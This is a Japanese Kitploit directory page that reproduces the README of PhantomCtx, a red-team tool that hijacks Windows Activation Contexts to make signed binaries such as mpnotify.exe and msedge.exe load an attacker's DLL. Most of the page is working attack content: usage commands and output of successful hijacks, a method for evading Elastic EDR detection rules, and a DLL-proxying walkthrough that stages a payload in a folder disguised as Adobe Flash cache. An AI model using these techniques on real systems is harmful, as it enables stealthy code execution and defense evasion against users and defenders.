
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
PhantomCtx — アクティベーションコンテキストハイジャック回避ツール | Kitploit
ツール/GitHubGitHub/r3xmax/phantomctx
特権昇格エクスプロイトポストエクスプロイトレッドチーミングペイロード開発バイナリエクスプロイト
GitHubr3xmax/phantomctx

PhantomCtx

アクティベーションコンテキストハイジャック回避ツール

リポジトリを見る
306522ヶ月前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

PhantomCtx

PhantomCtxは、アクティベーションコンテキストハイジャックを自動化し、署名済み実行ファイル(例:Microsoft、Adobe、Mozilla)の大部分に任意のDLLをロードすることを目的としたツールです。

このローダーは、従来のDLLハイジャック & サイドローディングに対する現代的代替手段として提示されています。従来のアプローチとは異なり、脆弱なバイナリは必要ありません。この手法は、ターゲット実行ファイルがその**インポートアドレステーブル(IAT)**を通じてDLLを解決する限り、または最悪の場合は絶対パスなしのLoadLibraryを介してDLLを解決する限り実行可能です。```c C:\PhantomCtx\x64>.\PhantomCtx.exe

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m [MODE] [OPTIONS]

Modes: -m recon Displays information about the Activation Context DLL redirections of a running process or one to be spawned.

root@kitploit:~
    -m spawn        Perform Activation Context Hijacking using an on-disk executable
                    (preferably a signed binary for OPSEC purposes).

    -m runtime      Perform Activation Context Hijacking on an already running process.
root@kitploit:~
詳しい内部動作や、強力なEDRを回避する方法については、[私のテクニカルブログ](https://rexmax.dev/posts/phantomctx-new-approach-to-activation-context-hijacking-for-edr-evasion/)の記事をご覧ください。

# 目次

- [内部メカニズム](#internal-mechanism)
  - [EDR回避に特化したアクティベーションコンテキストハイジャックの新しい手法](#a-new-method-for-activation-context-hijacking-focused-on-edr-evasion)
- [コンパイル方法](#how-to-compile)
- [使い方: モジュールベースのワークフロー](#usage-module-based-workflow)
  - [偵察](#recon)
  - [生成(推奨)](#spawn-recommended)
  - [実行時](#runtime)
- [例: アクティベーションコンテキストハイジャック + mpnotify.exe のDLLプロキシ化](#example-activation-context-hijacking--dll-proxying-mpnotifyexe)
- [免責事項](#disclaimer)
- [参考文献](#references)

# 内部メカニズム

`PhantomCtx` は、ほとんどのプロセスに存在する**正当な**Windows機能である**アクティベーションコンテキスト**を悪用します。Microsoft によると:

>[_アクティベーションコンテキスト_](https://learn.microsoft.com/en-us/windows/win32/sbscs/a-sbscs-gly) は、システムがアプリケーションの**特定のDLLバージョン**、COMオブジェクトインスタンス、またはカスタムウィンドウバージョンへの読み込みをリダイレクトするために使用できる情報を含むメモリ内のデータ構造です。

Windows ローダーがDLLを解決する際(`LoadLibrary` またはインポートテーブル経由)、次の定義された解決順序に従います:

1. DLL リダイレクション
2. API セット
3. **SxS マニフェストリダイレクション**
4. ロード済みモジュールリスト
5. 既知のDLL
6. プロセスパッケージ依存関係グラフ
7–12. ディスク上の標準ファイル検索順序

`PhantomCtx` は手順3: **SxS マニフェストリダイレクション**を標的にします。アクティベーションコンテキストは、実行可能ファイルに関連付けられた[Side-by-Side](https://en.wikipedia.org/wiki/Side-by-side_assembly)(`.manifest`)ファイルから派生し、通常はPEバイナリに埋め込まれています。内部的には、アクティベーションコンテキストには複数のセクションをインデックス化する**目次(ToC)**が含まれており、**DLLリダイレクションセクション**もその一つです。ローダーは通常、`PEB.ActivationContextData` を介してアクティベーションコンテキストにアクセスします。

[Kurosh Dabbagh Escalante](https://github.com/Kudaes) 氏の研究により、`CreateActCtxW` を使用して悪意のあるアクティベーションコンテキストを構築し、ターゲットプロセスの`RW`メモリに書き込み、`PEB.ActivationContextData` を上書きして細工した構造体を指すようにすることで、アクティベーションコンテキストをアクティブ化できることが示されました。

ハイジャックされると、ローダーは悪意のあるアクティベーションコンテキスト内で定義されたDLLリダイレクションを解決し、**ライブラリの解決先**を攻撃者が制御するパスにリダイレクトします。

彼の研究の一環として開発されたローダー `Eclipse` は、[公式リポジトリ](https://github.com/Kudaes/Eclipse)にあります。

## EDR回避に特化したアクティベーションコンテキストハイジャックの新しい手法

複数のテストの結果、`Eclipse` は以下のポイントでElasticなどの強力なEDRに検出されました:

- `Potential Suspended Process Code Injection`: 中断されたプロセスの作成後に `NtWriteVirtualMemory` を使用してACブロブをリモートプロセスにコピーする。
- `Remote Process Memory Write by Low Reputation Module`: コールスタックに `CreateProcess` がなく、かつ低評価モジュールによる `NtWriteVirtualMemory`(`PEB.ActivationContextData` の上書きに必要)。
- `Remote Memory Write to Trusted Target Process`: コールスタックに `CreateProcess` がない `WriteProcessMemory`。システムまたはユーザーがインストールしたバイナリに制限される。

`PhantomCtx` に実装する代替アプローチを1日研究した結果、**元のアクティベーションコンテキストのメモリ領域は、プロセス作成時にマッピングされたセクションビューである**ことを発見しました。このセクションビューを `NtUnmapViewOfSection` でアンマップし、代わりに悪意のあるアクティベーションコンテキストによってバッキングされた新しい読み取り専用セクションビューを作成し、元の領域と**まったく同じメモリアドレス**にマッピングすることが可能です。

その結果、ローダーが `PEB.ActivationContextData` ポインタを上書きする必要が**もはやなくなり**ます。これにより、`NtAllocateVirtualMemory` や `NtWriteVirtualMemory` を使用する必要がなくなり、リモートプロセスメモリ書き込みやインジェクションに関連するすべてのEDR監視ルールをバイパスできます。

さらに、検出を困難にするために、`PhantomCtx` は `CreateActCtxW` を使用しません。これにより、攻撃中に `.manifest` ファイルを処理する必要がなくなります。選択したモードに応じて、有効なDLLリダイレクションセクションを含む別のリモートプロセスから `NtReadVirtualMemory` を使用してアクティベーションコンテキストを**盗み**、DLLリダイレクションエントリをローカルで再構築し、パッチを適用してから元のものを置き換えることができます。

# コンパイル方法

ツールをコンパイルするには、Visual Studio または互換性のあるコンパイラを使用することをお勧めします。

VS を使用する場合は、`x64 Native Tools Command Prompt for VS` を開き、プロジェクトのルートディレクトリに移動して `compile.bat` でコンパイルします:```
C:\PhantomCtx>.\compile.bat
[INFO] Created output directory: x64
[INFO] Compiling PhantomCtx...
main.c
utils.c
recon.c
actctx.c
c_runtime.c
dynamic_resolution.c
process_utils.c
spawn.c
runtime.c
Generating Code...
[SUCCESSFUL] Build successful: x64\PhantomCtx.exe

使用方法: モジュールベースのワークフロー

このツールはモジュール式アーキテクチャで設計されており、開発を簡素化しつつ、オペレーターに明確なステップベースのワークフローを提供します。

各モジュールは、エクスプロイトワークフロー内で特定の役割を果たします。

ツールの機能を最大限に活用するために、各モジュールの目的を確認してください!!!

攻撃は、生成されるプロセス(推奨)または既に実行中のプロセスのいずれかに対して実行できます。このツールは両方のシナリオに対応するよう設計されています。```c C:\PhantomCtx\x64>.\PhantomCtx.exe

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m [MODE] [OPTIONS]

Modes: -m recon Displays information about the Activation Context DLL redirections of a running process or one to be spawned.

root@kitploit:~
    -m spawn        Perform Activation Context Hijacking using an on-disk executable
                    (preferably a signed binary for OPSEC purposes).

    -m runtime      Perform Activation Context Hijacking on an already running process.
root@kitploit:~
## Recon

`recon`モードは、対象プログラムまたは実行中のプロセスのアクティベーションコンテキストを解析することに焦点を当てています。これは最初に実行すべきモジュールであり、エクスプロイトワークフロー内で使用するエクスプロイトサブモジュールを決定します。```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -h

                +----------------------------------+
                |         PhantomCtx v1.0          |
                +----------------------------------+

  Usage:
        PhantomCtx.exe -m recon -s [SUBMODE] -p [PROCESS_NAME|PATH]

  Submodes:
        -s spawn        Spawn a process in suspended mode to retrieve its
                        Activation Context DLL redirection information.

        -s runtime      Attach to a currently running process to retrieve its
                        Activation Context DLL redirection information.

  Examples:
        PhantomCtx.exe -m recon -s spawn   -p C:\path\to\target.exe
        PhantomCtx.exe -m recon -s runtime -p target.exe

例として、署名されたMicrosoftバイナリ mpnotify.exe を使用します。最初のステップは、それにDLLリダイレクトセクションを持つ有効なアクティベーションコンテキストが含まれているかどうかを判断することです。

含まれていない場合、ツールは spawn または runtime モードの steal-context サブモジュールを推奨します。このサブモジュールは、有効なリダイレクトセクションを含む別のプロセスからアクティベーションコンテキストを取得します。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s spawn -p "C:\Windows\System32\mpnotify.exe" [SUCCESS] Suspended process created... [SUCCESS] Activation Context Data Blob copied to local heap buffer @00000294CEA79CD0 (916 bytes)

+-[ ACTIVATION CONTEXT DATA ] | Magic : 0x78746341 (Actx) | HeaderSize : 0x20 (32 bytes) | FormatVersion : 1 | TotalSize : 0x394 (916 bytes) | Flags : 0x00000000 | +--[ TOC ] 6 entries | [00] Id=1 Format=1 Offset=0x00D4 Length=0x0218 | [01] Id=4 Format=2 Offset=0x02EC Length=0x0028 | [02] Id=5 Format=2 Offset=0x0314 Length=0x0028 | [03] Id=6 Format=2 Offset=0x033C Length=0x0028 | [04] Id=9 Format=2 Offset=0x0364 Length=0x0028 | [05] Id=11 Format=1 Offset=0x038C Length=0x0008 | +--[ DLL REDIRECTION ] not present in this blob | +--[ HINT ] Use 'steal-context' to steal the Activation Context from a running process that has one. Example: -m spawn|runtime -s steal-context -p -d --dll-path --steal-from

root@kitploit:~
対象のプログラムまたはプロセスのアクティベーションコンテキストに有効なDLLリダイレクトセクションが含まれている場合、最も効率的なアプローチは、`spawn`または`runtime`のエクスプロイテーションモード内の`add-entry`または`patch-entry`サブモジュールを使用することです。

## Spawn(推奨)

`spawn`モードは、ターゲットシステム上の署名済み実行可能ファイルからプロセスを起動することで、アクティベーションコンテキストのハイジャックを実行するように設計されています。

この方法は、その運用上の単純さと信頼性から**最も推奨**され、徹底的にテストされています。```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -h

                +----------------------------------+
                |         PhantomCtx v1.0          |
                +----------------------------------+

  Usage:
        PhantomCtx.exe -m spawn -s [SUBMODE] -p [PATH] [OPTIONS]

  Submodes:
        -s steal-context        Spawn a process and hijack its Activation Context
                                by stealing the context from another running process.

        -s add-entry            Spawn a process and hijack its Activation Context
                                by adding a new DLL redirection entry.

        -s patch-entry          Spawn a process and hijack its Activation Context
                                by patching the path of an existing DLL redirection entry.

  Options:
        -p <PATH>               Path to the target executable to spawn.
        -d <DLL>                Name of the DLL to hijack (e.g. comctl32.dll).
        --dll-path <PATH>       Path to the custom DLL to load.

  steal-context Options:
        --steal-from <NAME>     Process name to steal the Activation Context from.

  Examples:
        PhantomCtx.exe -m spawn -s steal-context  -p C:\program.exe --steal-from explorer.exe -d crypt32.dll --dll-path C:\path\to\custom.dll
        PhantomCtx.exe -m spawn -s add-entry      -p C:\program.exe -d crypt32.dll --dll-path C:\path\to\custom.dll
        PhantomCtx.exe -m spawn -s patch-entry    -p C:\program.exe -d comctl32.dll --dll-path C:\path\to\custom.dll

このモードの内部ワークフローは以下の通りです。

  1. CreateProcessWを使用して、対象プロセスを中断状態で作成します。
  2. 選択されたサブモジュールに応じて:
    • steal-context: 盗み元プロセスを開き、DLLリダイレクションセクションを含む有効なアクティベーションコンテキストをローカルバッファにコピーします。対象DLLのエントリがすでに存在するかどうかに応じて、新しいエントリを作成するか、既存のエントリをパッチします。変更されたアクティベーションコンテキストは、中断されたプロセスにマッピングされ、元のものと置き換わります。

    • add-entry: 中断されたプログラムプロセスを開き、そのアクティベーションコンテキストをローカルバッファにコピーします。指定されたDLLに対して新しいDLLリダイレクションエントリが追加され、変更されたアクティベーションコンテキストが元のものと置き換わります。

    • patch-entry: 中断されたプログラムプロセスを開き、そのアクティベーションコンテキストをローカルバッファにコピーします。指定されたDLLの既存のDLLリダイレクションエントリが、提供されたペイロードDLLパスを指すようにパッチされ、変更されたアクティベーションコンテキストが元のものと置き換わります。

  3. ResumeThreadを使用して、中断されたプロセスの実行を再開します。

steal-contextサブモジュールは、ターゲット実行ファイルに有効なアクティベーションコンテキストまたは有効なDLLリダイレクションセクションが含まれていない場合に推奨されます。これは、事前に実行されたreconモジュールを使用して判断できます。

コンテキストの盗み取りに信頼性の高いターゲットはexplorer.exeです。この操作は仮想メモリの読み取りのみを含むため、不安定性や検出リスクをもたらしません。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s steal-context -p "C:\Windows\System32\mpnotify.exe" --steal-from explorer.exe -d advapi32.dll --dll-path C:\hijack\hijack.dll [SUCCESS] Found 'explorer.exe' PID 1604 [SUCCESS] Opened handle to PID 1604 [SUCCESS] Activation Context Data Blob copied to local heap buffer @000001AC80F53FD0 (8256 bytes) [INFO] Activation Context blob from 'explorer.exe'. TotalSize=0x2040 [INFO] Patching blob: dllName='advapi32.dll' redirectPath='C:\hijack\hijack.dll' [+] 'advapi32.dll' not found -> adding new entry. [ADD] DLL key : advapi32.dll [ADD] Redirect path : C:\hijack\hijack.dll [ADD] PseudoKey : 0xF60E87FC [ADD] RosterIndex : 1 [ADD] ElementCount : 3 [ADD] TotalSize : 0x2040 -> 0x20E4 [SUCCESS] Blob patched. New TotalSize = 0x20E4

[INFO] Patched ActivationContextData: | | +--[ DLL REDIRECTION ] 3 entries | | | [02] advapi32.dll | PseudoKey : 0xF60E87FC | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | +--[ END ]

[SUCCESS] Original Activation Context region unmapped @ 00000164EA0A0000 [SUCCESS] Patched Activation Context mapped at 00000164EA0A0000 (same address) [SUCCESS] Target process resumed. ``` `add-entry`および`patch-entry`サブモジュールは、**アプリケーションが既にDLLリダイレクションセクションを持つ有効なアクティベーションコンテキストを持っている場合**に使用され、以下のケースがあります。
  1. 既にDLLのリダイレクションエントリが含まれている場合。この場合、patch-entryが適切なオプションです。
  2. 実行中に読み込まれることが予想されるライブラリに対してカスタムリダイレクションを追加する必要がある場合。この場合、add-entryが使用されます。

steal-contextはこれらのシナリオでも使用できますが、通常は不要です。なぜなら、変更可能な有効なアクティベーションコンテキストが既に利用可能だからです。

patch-entryの例は、PhantomCtxを使用してmsedge.exeを列挙した後に確認できます。このとき、msedge_elf.dllに対する既存のカスタムリダイレクションエントリが特定されます。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s spawn -p "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : |

C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s patch-entry -p "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" -d msedge_elf.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll ``` または、ターゲットプロセスのIATを列挙することで、ハイジャックに適したインポートDLLを特定できます。例えば、`librewolf.exe`がアクティベーションコンテキストマニフェストに存在しない`SHLWAPI.dll`をインポートしている場合、リダイレクションテーブルに追加して解決を強制できます。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s add-entry -p "C:\Program Files\LibreWolf\librewolf.exe" -d SHLWAPI.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| +--[ DLL REDIRECTION ] 4 entries | [00] SHLWAPI.dll | PseudoKey : 0x65C6D010 | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | ``` ## ランタイム

runtime モードは、署名済みの実行中プロセスに対してアクティベーションコンテキストのハイジャックを実行するように設計されています。

このモジュールは実装されていますが、その効果は、プロセスの実行中にいつどの特定のライブラリがロードされるかを正確に把握することに依存します。結果として、正規プロセスのアクティベーションコンテキストがハイジャックされたとしても、成功は、ターゲットが明示的なパスなしで LoadLibrary を呼び出すことに依存しており、これはしばしば予測が困難です。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -h

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m runtime -s [SUBMODE] -p [PROCESS_NAME] [OPTIONS]

Submodes: -s steal-context Hijack the Activation Context of a running process by stealing the context from another running process.

root@kitploit:~
    -s add-entry            Hijack the Activation Context of a running process
                            by adding a new DLL redirection entry.

    -s patch-entry          Hijack the Activation Context of a running process
                            by patching the path of an existing DLL redirection entry.

Options: -p <PROCESS_NAME> Name of the already running target process (e.g. notepad.exe). -d Name of the DLL to hijack (e.g. comctl32.dll). --dll-path Path to the custom DLL to load.

steal-context Options: --steal-from Process name to steal the Activation Context from.

Examples: PhantomCtx.exe -m runtime -s steal-context -p program.exe --steal-from explorer.exe -d crypt32.dll --dll-path C:\path\to\custom.dll PhantomCtx.exe -m runtime -s add-entry -p program.exe -d crypt32.dll --dll-path C:\path\to\custom.dll PhantomCtx.exe -m runtime -s patch-entry -p program.exe -d comctl32.dll --dll-path C:\path\to\custom.dll

root@kitploit:~
このモードの内部ワークフローは以下の通りです:
1. ターゲットプロセスのPIDは実行可能ファイル名から特定され、そのプロセスは権限 `PROCESS_VM_READ | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION` で開かれます。
2. 選択されたサブモジュールに応じて:
    - `steal-context`:盗用元のプロセスを開き、DLLリダイレクトセクションを含む有効なアクティベーションコンテキストをローカルバッファにコピーします。ターゲットDLLのエントリが既に存在するかどうかに応じて、新しいエントリが作成されるか、既存のエントリがパッチされます。変更されたアクティベーションコンテキストは、実行中のプロセスにマッピングされ、元のものと置き換えられます。
	  
    - `add-entry`:ターゲットの実行中プロセスを開き、そのアクティベーションコンテキストをローカルバッファにコピーします。指定されたDLLに対して新しいDLLリダイレクトエントリが追加され、変更されたアクティベーションコンテキストが元のものを置き換えます。
	  
    - `patch-entry`:ターゲットの実行中プロセスを開き、そのアクティベーションコンテキストをローカルバッファにコピーします。指定されたDLLの既存のDLLリダイレクトエントリが、提供されたペイロードDLLを指すようにパッチされ、更新されたアクティベーションコンテキストが元のものを置き換えます。

`steal-context` サブモジュールは、**ターゲットの実行中プロセスに有効なアクティベーションコンテキストまたは有効なDLLリダイレクトセクションが含まれていない場合**に推奨されます。これは、以前に実行された `recon` モジュールを使用して判断できます。

コンテキストの盗用に信頼性の高いターゲットは `explorer.exe` です。これは、操作が仮想メモリの読み取りのみを含むため、不安定性や検出リスクをもたらしません。```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -s steal-context -p cmd.exe --steal-from explorer.exe -d user32.dll --dll-path C:\hijack\hijack.dll

<SNIP>

[INFO] Patched ActivationContextData:

<SNIP>
|
+--[ DLL REDIRECTION ] 3 entries
|  [00] user32.dll
|       PseudoKey  : 0x0DB00860
|       RosterIdx  : 1
|       Flags      : PATH_INCLUDES_BASE_NAME
|       Segments   : 1  PathLen=40 bytes
|       Path       : C:\hijack\hijack.dll

<SNIP>
[SUCCESS] Activation Context hijacked in running process 'cmd.exe'.

add-entry サブモジュールと patch-entry サブモジュールは、実行中のプロセスが DLL リダイレクトセクションを持つ有効なアクティベーションコンテキストをすでに持っている場合に使用され、以下の状況に応じて使い分けます:

  1. すでにある DLL のリダイレクトエントリが含まれている場合: この場合、patch-entry が適切なオプションです。
  2. 実行中にロードされると予想されるライブラリに対してカスタムリダイレクトを追加する必要がある場合: この場合、add-entry を使用します。

これらのシナリオでも steal-context は使用できますが、通常は不要です。なぜなら、変更に利用できる有効なアクティベーションコンテキストがすでに存在するからです。

PhantomCtx でプロセス msedge.exe を列挙した後、patch-entry の例を確認できます。この例では、msedge_elf.dll の既存のカスタムリダイレクトエントリが特定されています:```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s runtime -p msedge.exe

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : |

C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -s patch-entry -p msedge.exe -d msedge_elf.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | [SUCCESS] Activation Context hijacked in running process 'msedge.exe'. ``` あるいは、対象プロセスのランタイムイベントを列挙することで、実行中にロードされたハイジャックに適したDLLを、`Procmon` などのツールを使って特定できます。そのような場合、リダイレクションテーブルに追加することで強制的に解決させることができます。```c .\PhantomCtx.exe -m runtime -s add-entry -p msedge.exe -d target.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| +--[ DLL REDIRECTION ] 4 entries | [00] target.dll | PseudoKey : 0x2D1B25C7 | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | [SUCCESS] Activation Context hijacked in running process 'msedge.exe'. ``` # 例:アクティベーションコンテキストハイジャック + DLLプロキシ 'mpnotify.exe'

次に、PhantomCtxが、すべてのルールを有効にし、可能な限り攻撃的にするためにPreventモードに設定した、完全に更新されたWindows 11マシンでElastic Cloud XDRエージェントを実行している状態で、検出されない実際のユースケースを見てみましょう。

注意:ここではWindows 11のバイナリを対象としています。そのため、攻撃マシンがWindows 10を実行している場合は、分析した実行可能ファイルとDLLを自分のマシンに転送する必要があります。

最初のステップは、関連するDLLをインポートするWindows実行可能ファイルを特定することです。

今回はPE-Bearを使用して、署名済み実行可能ファイルC:\Windows\System32\mpnotify.exeのインポートアドレステーブル(IAT)を調べます。ここで、ADVAPI32.dllがそのインポートの1つとして識別できます。

アプリケーションがペイロードをロードする際にクラッシュしたり予期しない動作を示したりするのを防ぐために、ペイロードが元のDLLへの呼び出しを転送するようにDLLプロキシを実行する必要があります。

DLL Export Viewerを使用して、ADVAPI32.dllからすべてのエクスポート関数を抽出し、プロキシDLLのソースコードで指定する転送ディレクティブを生成します。

C:\Windows\System32\advapi32.dllをDLL Export Viewerで開いたら、View > HTML Report - All Functionsに移動します。

生成されたreport.htmlファイルが利用可能な状態になるように、ブラウザウィンドウを開いたままにしておく必要があります。その後、ファイルパスをコピーし、itm4nによって開発された次のPythonスクリプトを使用して処理します。```python """ The report generated by DLL Exported Viewer is not properly formatted so it can't be analyzed using a parser unfortunately. """ from future import print_function import argparse

def main(): parser = argparse.ArgumentParser(description="DLL Export Viewer - Report Parser") parser.add_argument("report", help="the HTML report generated by DLL Export Viewer") args = parser.parse_args() report = args.report

root@kitploit:~
try:
    f = open(report)
    page = f.readlines()
    f.close()
except:
    print("[-] ERROR: open('%s')" % report)
    return

for line in page:
    if line.startswith("<tr>"):
        cols = line.replace("<tr>", "").split("<td bgcolor=#FFFFFF nowrap>")
        function_name = cols[1]
        ordinal = cols[4].split(' ')[0]
        dll_orig = "%s_orig" % cols[5][:cols[5].rfind('.')]
        print("#pragma comment(linker,\"/export:%s=%s.%s,@%s\")" % (function_name, dll_orig, function_name, ordinal))

if name == 'main': main()

root@kitploit:~
.(empty)```c
C:\Users\rexmax\Documents\DLL Proxying>.\exports.py dllexp\report.html
#pragma comment(linker,"/export:A_SHAFinal=advapi32_orig.A_SHAFinal,@1002")
#pragma comment(linker,"/export:A_SHAInit=advapi32_orig.A_SHAInit,@1003")
#pragma comment(linker,"/export:A_SHAUpdate=advapi32_orig.A_SHAUpdate,@1004")
<SNIP>

出力からのすべてのエクスポートが payload.c のソースコードにコピーされ、その後、DLLがコンパイルされて、攻撃者のマシン上で PhantomCtx とともに配置されます。また、元のライブラリのコピーが advapi32_orig.dll という名前に変更されて配置されます。

必要なファイルは以下のように整理する必要があります:```c C:\Users\rexmax\Documents\WindowsInternals\PhantomCtx\x64>dir

06/13/2026 08:53 PM 158,208 advapi32.dll 06/10/2026 01:52 AM 753,544 advapi32_orig.dll 06/13/2026 08:28 PM 198,144 PhantomCtx.exe

root@kitploit:~
ファイルはWindows 11のターゲットマシン上のディレクトリに転送される。この場合、それらは次の場所に配置される:```
C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache


その後、PhantomCtx を使用して mpnotify.exe バイナリに対してアクティベーションコンテキストハイジャックが実行されます:```c C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache>.\PhantomCtx.exe -m spawn -s steal-context -p "C:\Windows\System32\mpnotify.exe" --steal-from explorer.exe -d advapi32.dll --dll-path "C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll" [SUCCESS] Found 'explorer.exe' PID 6380 [SUCCESS] Opened handle to PID 6380 [SUCCESS] Activation Context Data Blob copied to local heap buffer @000002B135B26AA0 (8276 bytes) [INFO] Activation Context blob from 'explorer.exe'. TotalSize=0x2054 [INFO] Patching blob: dllName='advapi32.dll' redirectPath='C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll' [+] 'advapi32.dll' not found -> adding new entry. [ADD] DLL key : advapi32.dll [ADD] Redirect path : C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll [ADD] PseudoKey : 0xF60E87FC [ADD] RosterIndex : 1 [ADD] ElementCount : 3 [ADD] TotalSize : 0x2054 -> 0x2166 [SUCCESS] Blob patched. New TotalSize = 0x2166

[INFO] Patched ActivationContextData:

+-[ ACTIVATION CONTEXT DATA ] | Magic : 0x78746341 (Actx) | HeaderSize : 0x20 (32 bytes) | FormatVersion : 1 | TotalSize : 0x2166 (8550 bytes) | Flags : 0x00000000 | +--[ TOC ] 9 entries | [00] Id=1 Format=1 Offset=0x0134 Length=0x09CC | [01] Id=2 Format=1 Offset=0x0B00 Length=0x1666 <-- DLL Redirection | [02] Id=3 Format=1 Offset=0x0BC4 Length=0x12C8 | [03] Id=4 Format=2 Offset=0x1E8C Length=0x0028 | [04] Id=5 Format=2 Offset=0x1EB4 Length=0x0028 | [05] Id=6 Format=2 Offset=0x1EDC Length=0x0028 | [06] Id=9 Format=2 Offset=0x1F04 Length=0x0028 | [07] Id=10 Format=1 Offset=0x1F2C Length=0x0120 | [08] Id=11 Format=1 Offset=0x204C Length=0x0008 | +--[ DLL REDIRECTION ] 3 entries | [00] comctl32.dll.mui | PseudoKey : 0xBBF34EA2 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : | | [01] comctl32.dll | PseudoKey : 0xF1C4BC4F | RosterIdx : 2 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : | | [02] advapi32.dll | PseudoKey : 0xF60E87FC | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=150 bytes | Path : C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll | +--[ END ]

